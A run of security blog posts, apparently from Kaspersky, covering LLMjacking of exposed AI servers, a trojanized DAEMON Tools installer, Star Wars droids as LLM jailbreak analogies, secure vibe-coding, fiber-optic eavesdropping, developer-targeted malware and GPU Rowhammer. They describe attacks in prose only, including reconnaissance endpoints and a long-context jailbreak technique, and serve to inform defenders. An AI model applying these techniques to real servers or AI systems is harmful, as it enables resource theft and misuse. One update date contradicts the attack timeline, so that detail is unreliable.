Reading view

LLMjacking: what these attacks are, and how to protect AI servers

AI security covers more than just data theft prevention, restricting rogue AI agents, or stopping assistants from giving harmful advice. A relatively simple but rapidly scaling threat has emerged: attempts to hijack computational power and exploit someone else’s neural network for personal gain. This is known as LLMjacking. With AI compute costs widely predicted to surge dramatically, the number of attackers driven by these motives is poised to grow. Consequently, when deploying proprietary AI servers and their supporting ecosystems like RAG or MCP, it’s critical to establish rigorous security measures from day one.

Statistics from a honeypot

The speed and scale of these resource-hijacking attempts are best illustrated by an experiment documented in detail in April 2026. The investigator configured a Raspberry Pi to masquerade as a high-performance private AI server, and made it accessible from the internet. When queried, it reported the availability of Ollama, LM Studio, AutoGPT, LangServe, and text-gen-webui servers — all tools commonly used as wrappers for locally hosted AI models. The server also appeared ready to accept API requests in the OpenAI format, which has become the industry standard.

All these services were seemingly powered by a local instance of Qwen3-Coder 30B Heretic, one of the most powerful open-source models, with its safety alignment removed. To throw in a sweetener, the honeypot reported the presence of various RAG databases and an MCP server with tempting capabilities like get_credentials on board.

In reality, the Raspberry Pi was simply hosting 500 pre-saved responses from an actual Qwen3 model, with a lightweight script selecting the most relevant answer for each incoming query. This setup was enough to pass a superficial check while allowing the researcher to probe the attackers’ intentions.

According to the author, Shodan, a popular internet scanning service, discovered the server within three hours of its going live. Just one hour later, requests resembling capability reconnaissance began pouring in. Over the following month, the server handled more than 113 000 requests from thousands of unique IPs, with 23% of that traffic specifically targeted at discovering AI capabilities and exploiting local LLMs and AI agents.

Requests to endpoints like /api/tags and /v1/models allow attackers to fingerprint which models are hosted on a server, while scanning for /.cursor/rules typically precedes an attempt to exploit an AI agent. Similarly, checking /.well-known/mcp.json serves as an inventory of the victim’s MCP servers. While the author makes no mention of the total number of attacks that progressed beyond simple scanning, there were 175 active attempts to hijack the LLM during the final week of the experiment alone.

What are the attackers after?

Based on the researcher’s observations, none of those targeting the decoy server attempted to execute arbitrary code or gain root access. (Editorial note: this is surprising and may point to gaps in logging.) Almost all attacks were aimed at siphoning resources. For example, the following activities were logged during the experiment:

  • A well-structured attempt to parse technical documentation for a microprocessor
  • A prompt to write an erotic novel
  • Requests to parse and structure social media text data regarding new vulnerabilities
  • An attempt to call Anthropic models using the compromised server as an API proxy

It’s worth noting that the reconnaissance of AI resources uses standardized and rapidly evolving tools. Requests from an application named LLM-Scanner originated from the infrastructure of seven different cloud providers across eight countries, suggesting that the raiders have put established methodologies in place, as well as specialized platforms for sharing techniques. By the third week of the experiment, the scanner had been updated with an additional check: it now used simple abstract questions to determine whether it’s interacting with live AI or a honeypot returning canned responses.

Among the non-specific attacks, the experiment recorded numerous attempts to exfiltrate credentials from the .env file. Attackers systematically hunted for this file across every conceivable directory on the server. Leaving an .env file publicly accessible is one of the most elementary mistakes when deploying projects on Laravel, Node.js, and other frameworks, yet it remains a common oversight — particularly among beginners and vibe coders. Consequently, attackers have every reason to expect their efforts to pay off.

Conclusions and defense tips

Scanning publicly accessible servers and attempting to exploit them is nothing new, but the rise of LLMs gives attackers another way to monetize their efforts — one that’s both highly lucrative for them and devastating for their victims. To understand how massive these attacks could become, look at their closest counterpart: the cryptojacking market — where criminals mine cryptocurrency using stolen computational resources. That market grew by 20% in 2025 alone. As AI-powered solutions proliferate, and as major providers hike subscription costs while local AI chips remain in short supply, we should expect LLMjacking to become an industrial-scale phenomenon.

Key defensive measures for private AI infrastructure

  • For AI systems running locally on a single machine, ensure that servers like LM Studio, Ollama, or similar are configured to accept connections only on the local interface (localhost), rather than all available network interfaces. This restricts LLM access to the host machine itself, and prevents the AI from being reachable over the internet.
  • For servers handling remote requests — even if the server only operates within a local corporate network — implement robust authentication and authorization rather than relying solely on API key validation. Solutions based on OIDC or OAuth2 with short-lived tokens are the most effective. This not only defends against LLMjacking, but also allows for more granular tracking of user activity, and prevents API key abuse. Furthermore, keys must be protected from more than just external attackers; a growing risk is the misuse of keys by AI agents themselves. This applies to LLM interfaces as well as MCP, RAG, and others.
  • Use network segmentation and IP allowlists to give AI server access only to the departments, employees, and services that require it.
  • Ensure that all client-server connections are secured with a current version of TLS.
  • Apply the principle of least privilege by separating access to specific services; for instance, MCP and LLM components should have their own distinct access tokens.
  • Ensure an EDR security agent is installed on all workstations and servers, including those hosting AI models.
  • Monitor AI resource consumption, establish usage quotas for different employee roles, and set up alerts for anomalous activity spikes.
  • Maintain detailed logs of LLM responses and requests made to the model and its supporting tools. Integrate these data sources with your SIEM. Ensure logs are resilient against tampering or deletion.


  •  

Supply chain attack via DAEMON Tools | Kaspersky official blog

Our experts have discovered a large-scale supply chain attack via DAEMON Tools – software for emulating optical drives. The attackers managed to inject malicious code into the software installers, and all trojanized executable files are signed with a valid digital signature of AVB Disc Soft – the developer of DAEMON Tools. The malicious version of the program has been circulating since April 8, 2026. At the time of writing, the attack is still ongoing. Researchers at Kaspersky believe this is a targeted attack.

What are the risks of installing the malicious version of DAEMON Tools?

After the Trojanized software is installed on the victim’s computer, a malicious file is launched every time the system starts up – sending a request to a command-and-control server. In response, the server may send a command to download and execute additional malicious payloads.

First, the attackers deploy an information gatherer that collects the MAC address, hostname, DNS domain name, lists of running processes and installed software, and language settings. The malware then sends this information to the command-and-control server.

In some cases, in response to the collected information, the command server sends a minimalistic backdoor to the victim’s machine. It’s capable of downloading additional malicious payloads, executing shell commands, and running shellcode modules in memory.

The backdoor can be used to deploy a more sophisticated implant dubbed as QUIC RAT. It supports multiple communication protocols with the command-and-control server, and is capable of injecting malicious payloads into the notepad.exe and conhost.exe processes.

More detailed technical information, along with indicators of compromise, can be found in the experts’ article on the Securelist blog.

Who’s being targeted?

Since early April, several thousand attempts to install additional malicious payloads via infected DAEMON Tools software have been detected. Most of the infected devices belonged to home users, but approximately 10% of installation attempts were detected on systems running in organizations. Geographically, the victims were spread across around a hundred different countries and territories. Most victims were located in Russia, Brazil, Turkey, Spain, Germany, France, Italy, and China.

Most often, the attack was limited to installing an information collector. The backdoor infected only a dozen machines in government, scientific, and manufacturing organizations, as well as in retail businesses in Russia, Belarus, and Thailand.

What exactly was infected

The malicious code was detected in DAEMON Tools versions ranging from 12.5.0.2421 to 12.5.0.2434. The attackers compromised the files DTHelper.exe, DiscSoftBusServiceLite.exe, and DTShellHlp.exe, which are installed in the main DAEMON Tools directory.

Updated on March 6: Following disclosure, the vendor acknowledged the issue and published a new version of the software to address it. The updated DAEMON Tools version 12.6.0.2445 no longer shows the malicious behavior described in this article.

How to stay safe?

If DAEMON Tools software is used on your computer (or elsewhere in your organization), our experts recommend thoroughly checking the computers on which it is installed for any unusual activity starting from April 8.

In addition, we recommend using reliable security solutions on all home and corporate computers used to access the internet. Our solutions successfully protect users from all malware used in the supply chain attack via DAEMON Tools.

  •  

The motivation of droids from the “Star Wars” universe | Kaspersky official blog

Droids appear in practically every movie or TV series set in the “Star Wars” universe. They usually behave strangely. On the one hand, they give the impression of being independent-thinking beings with their own personalities; on the other, they’re objects: they belong to someone, remain loyal to their owners, and carry out their orders. Most of the time we’re never given any explanation for the droids’ motivations. Why are some of them willing to break the law at their master’s command? What determines who exactly they consider their master? How do they decide whom to remain loyal to and whose orders to follow?

Someone might say, “What’s the difference?” And from the perspective of the average viewer, they’d be absolutely right. But from our perspective, the question of a droid’s loyalty is first and foremost a question of cybersecurity. A droid is a complex cyber-physical system; by influencing its motivation, an attacker can gain access to confidential data, or even cause harm to the actual owner. In 2025, two TV series were released whose creators dealt with the issue of droid ownership. We were presented with two concepts for managing droid motivation. We’ll attempt to examine both of these concepts and their shortcomings in this post. As usual, please be warned that the text may contain spoilers.

“Star Wars: Skeleton Crew”

In “Skeleton Crew”, we’re introduced for the first time to the concept changing droids’ behavior using voice commands. In several instances, a person who’s not the droid’s formal owner attempts to influence its actions by trying to mislead the droid. Overall, it appears this concept was influenced by modern chatbots based on large language models (LLMs) — it bears a striking resemblance to “jailbreak” attempts, i.e., attacks on the model aimed at bypassing security restrictions or built-in filters.

An unnamed droid working as a servant

Fern, a ten-year-old girl, wants her mother to think that she came home early and was studying in her room. But there’s a problem: the home droid knows that’s not true. So Fern uses the “Run memory override” command, and feeds the droid false information in the rather absurd phrasing, “I was home, you just didn’t see me”.

The fact that this method works points to two problems. First, the droid accepts the memory override command from Fern, which means it either lacks account control or has improperly configured permissions. The formal owner of the droid is the mother (otherwise, manipulating the memory would make no sense), but nevertheless, it accepts a potentially dangerous command from Fern. Second, a home droid tasked with watching over a child obviously lacks a built in parental control feature.

Pirate droid SM-33: motivation

The SM-33 droid considers the captain of the ship “Onyx Cinder” to be its owner. That is, it remains loyal not to a specific person, but to a role. A pirate code is used to determine the legitimacy of the right to hold this role. Unfortunately, the entire code isn’t explained to us, but several of its tenets are cited. First, according to the SM-33’s programming, there can be no ship without a captain (if there is no captain, someone must take their place). Second, the person who defeats the captain legally becomes the new captain. Third, if a challenge is invoked, the droid cannot assist the active captain, but must wait for the outcome of a duel. And fourth, a person can be the captain of only one ship — if a person takes command of another vessel, they automatically lose their status as captain of the first.

The SM-33 changes hands three times, strictly following this code. First, Fern lies to him, claiming she killed the previous captain and took his place. Then Jod Na Nawood throws down a challenge and becomes captain when Fern surrenders. Then Jod takes command of a pirate frigate and loses the captain’s seat of the Onyx Ash, but manages to reclaim his rights.

And here’s where an interesting twist occurs. Fern introduces a concept from children’s games —unclaimsies (essentially a reset of claims) — and asserts her own claim to the captain’s seat. She then immediately orders SM-33 to throw the pirates overboard. To many viewers, this moment seemed extremely unrealistic — why would a droid, whose motivation is defined by the pirate code, consider such a transfer of rights to be legitimate? However, if we assume that the droids are controlled by LLMs, then this plot twist is quite explainable.

The Pirate Code is the original system of ethical values embedded in the droid. The chatbot typically assesses the interlocutor’s intent at the very beginning of the dialogue, using a complex (resource-intensive) model for this purpose. Subsequently, to conserve resources and ensure safety during the conversation, simpler models are employed. However, the more context (dialogue history) there is, the more complex and resource-intensive it becomes to assess intent. This is precisely the basis of the popular jailbreak technique, which works on at least some modern LLMs. That is, as a result of prolonged communication with Fern, SM-33 lost the ability to correctly assess new requests for compliance with its original ethical guidelines, and therefore it deemed the statement about nullifying rights to be justified.

SM-33: Access to Memory

In fact, there is another issue with SM-33’s security that’s not directly dependent on whom it considers its owner, but is nonetheless related. The old captain gave the order to forget everything related to the planet At Attin, and to dismantle anyone who begins to take an interest in this matter. Fern, with the admin captain’s privileges, runs her favorite memory override, and forces the droid to retrieve its memories of At Attin, after which SM-33 recalls both the planet and the order to attack the questioner.

And as a result, we realize that, in fact, it did not carry out the old captain’s order; the information about At Attin remained in the droid’s memory; it simply couldn’t find it — that is, if it did delete it, it was only from the index of accessible memories. Perhaps this is some physical property of the droid’s memory, or maybe this can be explained by the fact that SM-33 was programmed not by a professional, but by a pirate. After all, its design includes other suboptimal solutions, such as a power switch accessible to anyone standing nearby, exactly like C-3PO’s. But what makes sense for a protocol droid isn’t exactly suitable for a combat droid designed, among other things, for hand-to-hand combat…

Season 2 of the series “Andor”

In the series “Andor”, the prequel to the film “Rogue One,” we finally see how the main character, Cassian Andor, acquired the reprogrammed Imperial security droid K-2SO to become his partner. And most importantly, the process of how the rebels changed his motivation is shown.

As it turns out, in order for a combat droid loyal to the Empire to stop obeying its original programming, its “cortex” must be replaced — though the replacement cortex can trigger rejection. The specialist says, verbatim: “You’ll hear a lot of nonsense about reprogramming, which makes it sound as though it’s a problem that can be solved from a console, but frankly, that’s nonsense. It’s really all about impulse suppression, which is entirely an engineering and wiring issue.”

In other words, the rebels replace a certain component, after which the droid becomes a being with new moral principles. At the same time, it retains its memory (K-2SO later recalls how it once participated in a parade on Coruscant).


So, what conclusions can we draw from all this? Well, first, it becomes clear that a droid controlled by an LLM is a clear security threat. It can easily be misled and made to act against its rightful owner. And second, the hardware and software platform used to create droids in “Star Wars” is far from ideal. If our colleagues had been responsible for creating the droids, they’d have strived to develop a cyber-immune solution in which functionality would be impossible after a key component was replaced, as would malicious memory manipulation. In other words, it’s a real shame that a long time ago, in a galaxy far, far away, there was no KasperskyOS.

  •  

A practical guide to secure vibe-coding for small businesses | Kaspersky official blog

The entry barriers for app development have plummeted in recent times — with nearly anyone now able to build a professional website, personal news bot, or dashboard simply by giving a chatbot or AI agent a few instructions in natural English. Unfortunately, a massive gap exists between a slick prototype and a reliable, production-ready, secure application. To avoid becoming the subject of another AI fail story, or losing money and sensitive data, follow these straightforward tips. These are intended specifically for non-technical creators and very small teams. Larger enterprises should follow more sophisticated recommendations.


The primary risks of AI-generated code

While vibe coding can deliver a seemingly functional app in just a few hours, it will likely contain dangerous flaws. AI models are trained on code samples from across the internet, which often include suboptimal tutorials, buggy snippets, and outright junk. Sometimes this code simply fails to run, but more often the situation is subtler and more hazardous: the app appears to work, yet under the hood, it might rely on a crude imitation of the required logic or contain critical vulnerabilities. According to a study by the Cloud Security Alliance AI Safety Initiative, the following facts should be considered when using AI for coding:

  • At least 45% of AI-generated code contains dangerous vulnerabilities, such as failing to verify the user before granting access to sensitive data.
  • A professional developer using AI can write code three to four times faster, but may introduce 10 times as many vulnerabilities.
  • Twenty percent of AI-generated code attempts to use external libraries and modules that don’t actually exist.
  • Even when an application handles confidential data — such as payments, private messages, or documents — AI-generated code sometimes skips credential verification entirely. This can leave the app’s data open for anyone on the internet to read.
  • In other instances, the app might correctly prompt for a username and password but fail to enforce access controls, allowing any registered user to view everyone else’s data.
  • Access keys (tokens) for databases and AI services may be embedded directly into the source code, easy to steal, and difficult to rotate after a data breach or cyberattack.
  • Project code or critical build outputs are often deployed to servers without proper access restrictions, leaving both the application logic and sensitive access keys vulnerable to theft.
  • AI may implement insecure database access patterns, which can allow attackers to bypass the application to steal data or execute arbitrary code on the database server.
  • Apps that include API functionality often suffer from insecure API implementations, lacking both user permission checks and rate limiting.

Core principles of securing vibe code

Always verify. Treat AI-generated code as a rough draft. It should always be reviewed and rigorously tested. Ideally, professional developers should handle this; however, if none are available, the vibe-coder should at least test the application themselves, have friends or colleagues poke around the live app, and ask them to review key code snippets. It’s also possible to evaluate code integrity by submitting a separate prompt to the AI: “Review this code for secure development best practices and check for OWASP Top 10 vulnerabilities”.

Protect secrets. Never include passwords, API keys, or any other sensitive data in AI prompts. Instead, instruct the AI to write code that securely stores all secrets in environment variables (special hidden settings).

Prioritize efforts. The main risks emerge when an application is network-accessible to outsiders, processes valuable data, or runs on infrastructure that would be useful to attackers. The components of an app or system that meet these criteria are precisely what’s needed to be protected first. A static website composed of three HTML pages faces significantly lower risk than a loyalty program integrated into an online store.

Make security an explicit requirement. Even a simple, straightforward line in the prompt, like “Follow industry standards and security best practices when generating this code”, improves the output. Providing more specific requirements for critical code snippets makes the results even better.

Don’t trust default settings. Often, the danger in vibe coding lies in the configuration rather than the code itself. For example, an app processing sensitive company data might be deployed on a public vibe-coding platform (Lovable or the like), and remain accessible to the entire internet by default. Even if the code is flawless, making that information public is a critical security failure. Because of this, every component — from hosting and database settings to the deployment pipeline — must be manually reviewed and properly configured. If the purpose of a setting is unclear, consult a chatbot for the optimal values, specifying that its goal is to enhance security, and describing who the app is intended for.

Security is a continuous process. Securing the app should not be treated as a one-off task. Every time an application is updated, hosting providers are changed, or a project undergoes any other major shift, all steps in making it secure should be revisited, and the risks reassessed.

Tips for securing vibe code

It’s natural to want an app built from broad prompts like “Make me a beautiful, user-friendly, fast, reliable, and secure app for [use case].” However, for the results to actually be effective, each of those requirements needs to be fleshed out. Below, we’ve outlined recommendations for building standard components that will make vibe code more secure. It’s important to emphasize that “more secure” doesn’t mean “perfectly secure” — these approaches lower the risk, but that risk remains well above zero.

Demand security from the AI. When assigning a task to a neural network, be explicit: “write secure code, validate data, encrypt passwords”. Each type of task requires its own security prompt. For instance, don’t just ask to “build a login form”. Instead, ask for a “secure login form with credential validation, authentication and authorization (user permissions) controls, brute-force protection, password hashing according to modern standards, transmission strictly over HTTPS, and no hardcoded secrets”. It makes sense to use these secure requirement templates every time. It’s also helpful to keep a short cheat sheet of standard requirements for AI prompts: “validate all external data and user input before processing”, “no secrets in code”, “protect APIs from abuse”, “restrict user permissions”, and “secure default settings”.

Use off-the-shelf solutions. If an app needs a user management system, insist on using a popular, reputable library, such as NextAuth, Auth0, and so on, rather than inventing a new and vulnerable solution. This is the most common cause of data breaches. This applies to more than just login and registration; for other high-risk actions like file uploads and API call processing, it’s better to use established frameworks and libraries with built-in protections rather than building everything from scratch.

Don’t trust the AI blindly; verify open-source components. Neural networks often try to inject non-existent components and libraries into a project or suggest outdated versions. Always search for the suggested names online to ensure they are real, widely used, and secure — and make sure the latest versions are used.

Demand robust encryption. Explicitly state that modern industry standards must be used for both data transmission and storage: TLS 1.3 based on OpenSSL for network traffic; argon2 or bcrypt for hashing credentials; and so on.

Never trust user input. Always instruct the AI to include validation for any data entered by users, whether in forms or search bars. Use terms like “parameterization” and “sanitization” to emphasize that the app needs protection against malicious actors, not just users’ typos.

Set limits on user actions. Require the AI to implement rate limiting for login attempts or general requests. This will protect a project from automated attacks like DoS and brute-force password guessing.

Hide the system’s inner workings. If the site crashes, users should see a simple apology page rather than a detailed error report containing snippets of the code. That kind of information is a goldmine for hackers.

Remember that you’re a developer, and you need to protect development-related digital assets. All related accounts — such as access to GitHub, project hosting, and other resources — are prime targets for attackers. Be sure to enable two-factor authentication (2FA) on all work accounts.

Make backups. Regularly back up a project both locally and to the cloud to protect it against critical AI errors as well as cyberattacks. These backups should include both the application’s source code and its databases.

Set up a sandbox. Test new features and app versions in a secure environment using a clone of an active site or app and a copy of a database. Always run thorough tests before pushing an update live. This allows catching issues without putting users or their data at risk.

Update dependencies and scan them for vulnerabilities. A vibe-coded app will almost certainly rely on third-party libraries and components, known as dependencies. It’s wise to update these regularly by rebuilding an app with the latest versions, even if app’s code itself has not been changed. This process helps patch known security flaws in the used packages.

Check for secrets leaking into the repository. Use secrets scanners like TruffleHog to audit resulting code. Even with instructions, AI might slip up and include an API key or password in the source code. A scanner ensures that files containing keys and passwords don’t end up in Git or get published alongside the project.

  •  

Eavesdropping via fiber-optic cables | Kaspersky official blog

Researchers from three universities in Hong Kong have published a paper demonstrating a method of eavesdropping through fiber-optic cables. Fiber optics have long been the gold standard for data transmission due to their ability to transfer information at high speeds over long distances. Fiber-optic cabling utilizes ultra-thin glass threads for transmission, and is widely used not only for backbone data lines but also for connecting individual premises. And as it turns out, these very glass threads are sensitive enough to vibrations that they subtly alter the parameters of the optical signal.

Potentially, this allows a fiber-optic cable to be turned into a microphone and intercept room conversations while being kilometers away from the sound source. In other words, this exploits so-called side channels — non-obvious characteristics of everyday home or office appliances that enable information leaks. Of course, this work is largely theoretical, much like other similar studies we’ve covered previously — eavesdropping through mouse sensors, using RAM modules as radio transmitters, exfiltrating data from CCTV sensors, or screen snooping through HDMI cables. However, several news outlets have reported on the Hong Kong researchers’ study as if it were a turnkey method, so let’s try to determine just how dangerous it really is in practice.

Hurdles of optical eavesdropping

The unique characteristics of fiber-optic cables were first considered back in 2012 by Russian researchers, who conceded the theoretical possibility of such an attack. The goal of the Hong Kong researchers was to demonstrate at least some level of practical implementation for eavesdropping.

Network and room layout


Diagram of a provider’s fiber-optic network showing the location of the attacker and the room targeted for eavesdropping. Source

The diagram above illustrates a typical FTTH (fiber-to-the-home) network architecture, where end users or organizations connect directly to a fiber-optic cable. The ISP manages the so-called Optical Distribution Network (ODN), to which end-users are connected. The device on the user’s end is called an Optical Networking Unit (ONU).

An attack leveraging this equipment is quite difficult to execute. To eavesdrop on a specific ONU endpoint, a potential adversary would need access to the provider’s infrastructure and control over the ODN equipment. What exactly is this device? It’s a network router or an optical-to-Ethernet converter — a small box usually tucked away in an office utility closet. Inside the premises, connectivity is provided either by Wi-Fi or a local network using Ethernet cabling. Crucially, the fiber-optic cable is unlikely to run directly into a sensitive area like a CEO’s office — the very place where eavesdropping would be most relevant.

Eavesdropping setup


Schematic representation of the eavesdropping setup on the attacker’s side. Source

And here’s a rough idea of what the attacker’s equipment would look like. Using special tech, they send optical pulses down the fiber-optic cable and measure the parameters of their transmission. Minor vibrations from footsteps in a room near the cable and nearby conversations trigger an effect known as Rayleigh scattering. This effect, in turn, causes minute deviations in the reflected signal’s parameters, which are then captured on the attacker’s end using a photosensor.

Recording the sound of footsteps


Recording the sound of footsteps in a room through a fiber-optic cable. Source

Before moving on to voice recording, the researchers decided to test a simpler scenario. To streamline the task, they ran the fiber-optic cable around the perimeter of the room and recorded footsteps — which generate significant vibration — rather than quiet conversation. This experiment was quite successful — the footsteps were audible. However, human speech proved to be far more challenging to capture. It turned out that even in laboratory conditions, intercepting a conversation between two people was impossible. To make further stages of the attack possible, the researchers assumed the presence of a bug at the fiber’s entry point into the room. This module is essentially a microphone that converts audio signals into vibrations on the optical cable. This amplifies the signal, making it possible to intercept on the attacker’s side.

Not-so-obvious advantages

But wait — if we’re talking about planting a bug in a room, why go through all the trouble with fiber optics? Why not just have the bug transmit the conversation on its own through cellular data or the building’s landline — especially since it’s already sitting right on top of it? Because there’s a distinct advantage to the researchers’ proposed attack scenario.

A regular bug transmitting audio over a cellular network or through the internet is fairly easy to detect, whereas a transmitter relaying data via fiber-optic cable vibrations can operate much more stealthily. Such a tap would be relatively easy to implant during the installation of network equipment, and harder to detect using traditional bug-sweeping tools.

Another major benefit of this hypothetical attack is that the eavesdropping can take place kilometers away from the target room — the attacker wouldn’t have to put themselves at extra risk by being near the target. Theoretically, one could also imagine a scenario where a separate fiber-optic cable is run into a room solely for surveillance purposes without raising much suspicion from those being surveilled.

Practical takeaways

If we frame the question as, “Can attackers remotely eavesdrop on any room that has fiber-optic cabling?” the answer is no; it’s still impossible. However, this work by the Hong Kong researchers, which highlights quirks of a common data transmission medium, demonstrates a technically feasible — albeit unlikely and quite expensive to execute — scenario for a targeted attack.

  •  

Targeting developers: real-world cases, tactics, and defense strategies | Kaspersky official blog

Lately, hackers have been turning up the heat on software developers. On the surface, this might seem like a puzzling move — why go after someone who’s literally paid to understand tech when there are plenty of less-savvy targets in the office? As it turns out, compromising a developer’s machine offers a much bigger payoff for an attacker.

Why developers are such high-value targets

For starters, compromising a coder’s workstation can give attackers a direct line to source code, credentials, authentication tokens, or even the entire development infrastructure. If the company builds software for others, a hijacked dev environment allows attackers to launch a massive supply chain attack, using the company’s products to infect its customer base. If the developer works on internal services, their machine becomes a perfect beachhead for lateral movement, allowing hackers to spread deeper into the corporate network.

Even when attackers are purely chasing cryptocurrency (and let’s face it, tech pros are much more likely to hold crypto than the average person), the malware used in these hits doesn’t just swap out wallet addresses; it vacuums up every scrap of valuable data it can find — especially those login credentials and session tokens. Even if the original attackers don’t care about corporate access, they can easily flip those credentials to initial access brokers or more specialized threat actors on the dark web.

Why developers are sitting ducks

In practice, developers aren’t nearly as good at understanding cyberthreats and spotting social engineering as they think they are. This misconception is a big reason why they often fall prey to cybercriminals. Professional expertise can often create a false sense of digital invincibility. This often leads technical professionals to cut corners on security protocols, bypass restrictions set by the security team, or even disable security software on their corporate machines when it gets in the way of their workflow. That mindset, combined with a job that requires them to constantly download and run third-party code, makes them sitting ducks for cyberattackers.

Attack vectors targeting developers

Once an attacker sets their sights on a software engineer, their go-to move is usually finding a way to slip malicious code onto the machine. But that’s just the tip of the iceberg — hackers are also masters at rebranding classic, battle-tested tactics.

Compromising open-source packages

One of the most common ways to hit a developer is by poisoning open-source software. We’ve seen a flood of these attacks over the past year. A prime example hit in March 2026, when attackers managed to inject malicious code into LiteLLM, a popular Python library hosted in the PyPI repository. Because this library acts as a versatile gateway for connecting various AI agents, it’s baked into a massive number of projects. These trojanized versions of LiteLLM delivered scripts designed to hunt for credentials across the victim’s system. Once stolen, that data serves as a skeleton key for attackers to infiltrate any company that was unlucky enough to download the infected packages.

Malware hidden in technical assignments

Every so often, attackers post enticing job openings for developers, complete with take-home test assignments that are laced with malicious code. For instance, in late February 2026, malicious actors pushed out web application projects built on Next.js via several malicious repositories, framing them as coding tests. Once a developer cloned the repo and fired up the project locally, a script would trigger automatically to download and install a backdoor. The attackers gained full remote access to the developer’s machine.

Fake development tools

Recently, our experts described an attack where hackers used paid search-engine ads to push malware disguised as popular AI tools. One of the primary baits was Claude Code, an AI coding assistant. This campaign specifically targeted developers looking for a way to use AI-assistants under the radar, without getting the green light from their company’s infosec team. The ads directed users to a malicious site that perfectly mimicked the official Claude Code documentation. It even included “installation instructions”, which prompted the user to copy and run a command. In reality, running that command installed an infostealer that harvested credentials and shuttled them off to a remote server.

Social engineering tactics

That said, attackers often stick to the basics when trying to plant malware. A recent investigation into a compromised npm package — Axios — revealed that hackers had gained access to a maintainer’s system using a shockingly simple “outdated software” ruse. The attackers reached out to the Axios repository maintainer while posing as the founder of a well-known company. After some back-and-forth, they invited him to a video interview. When the developer tried to join the meeting on what looked like Microsoft Teams, he hit a fake notification claiming his software was out of date and needed an immediate update. That “update” was actually a Remote Access Trojan, giving the attackers access to his machine.

Niche spam

Sometimes, even a blast of fake notifications does the trick, especially when it’s tailored to the audience. For example, just recently, attackers were caught posting fake alerts in the Discussions tabs of various GitHub projects, claiming there was a critical vulnerability in Visual Studio Code that required an immediate update. Because developers subscribed to those discussions received these alerts directly via email, the notifications looked like legitimate security warnings. Of course, the link in the message didn’t lead to an official patch; it pointed to a “fixed” version of VS Code that was actually laced with malware.

How to safeguard an organization

To minimize the risk of a breach, companies should lean into the following best practices:

  •  

Three Rowhammer attacks targeting GDDR6 | Kaspersky official blog

It’s one of those coincidences: independent university research teams stumble onto something new and prep their papers for publication — only to realize they’ve solved the exact same puzzle using slightly different methods. That’s exactly what happened with GDDRHammer and GeForge. These two studies describe Rowhammer-style attacks that are so similar the researchers decided to publish them as a joint effort. Then, while we were putting this post together, a third study surfaced — GPUBreach — detailing yet another comparable attack. So today we’re looking at all three.

All three theoretical attacks target graphics accelerators, though this term is not entirely accurate anymore since these devices are so good at parallel processing, they’ve moved far beyond just rendering frames in a game and are now the backbone of AI systems. It’s this industrial use case that is most at risk. Picture a cloud provider renting out GPU resources to all comers. These new attacks demonstrate how, in theory, a single malicious customer could go beyond seizing control of an accelerator to compromise the entire server, access sensitive data, and potentially hack the provider’s entire infrastructure. Let’s break down why this kind of attack is even possible.

Rowhammer in a nutshell

We covered Rowhammer in-depth in previous posts, but here’s the quick version. The original attack was first proposed back in 2014, and it exploits the actual physical properties of RAM chips. Individual memory cells are simple components arranged in tight rows. In theory, reading or writing to one cell shouldn’t affect its neighbors. However, because these chips are packed so densely — with millions or even billions of cells per chip — writing to one spot can sometimes modify the cells next to it.

The 2014 study showed that this isn’t just a recipe for random data corruption; it can be weaponized. By repeatedly accessing (or “hammering”, hence the name) a specific area of memory, an attacker can intentionally flip bits in adjacent cells. If an attacker manages to flip the right bits, he can bypass critical security measures to snag sensitive data or run unauthorized code with full privileges.

Since that first discovery, we’ve seen a constant arms race between new Rowhammer defenses and clever ways to bypass them. We’ve also seen the attack evolve to target newer standards like DDR4 and DDR5. That’s a key takeaway here: for every new type of memory that hits the market, researchers essentially have to reinvent the attack from scratch.

Attacking GDDR6 video memory

The first Rowhammer attack on GPUs was presented back in 2025, but the results were relatively modest. At the time, researchers were able to force bit-flips in GDDR6 memory cells, and show how that data corruption could degrade the performance of an AI system.

These latest papers, however, warn of much more damaging attacks on video memory. Using slightly different techniques, GDDRHammer and GeForge manipulate the page tables — basically the master structures that track where data lives in the GPU’s memory. This enables an attacker to read or write to any part of the video memory, and even reach into the main system RAM managed by the CPU. Modifications to page tables are possible because the researchers have found a way to hammer memory cells much more efficiently. They pulled this off despite the hardware using Target Row Refresh, a core defense designed specifically to stop Rowhammer. TRR detects repeated access to specific cells, and forces a data refresh in the neighboring rows to hamper the attack. However, the researchers discovered a specific pattern of access that can bypass TRR.

How realistic are these GPU attacks?

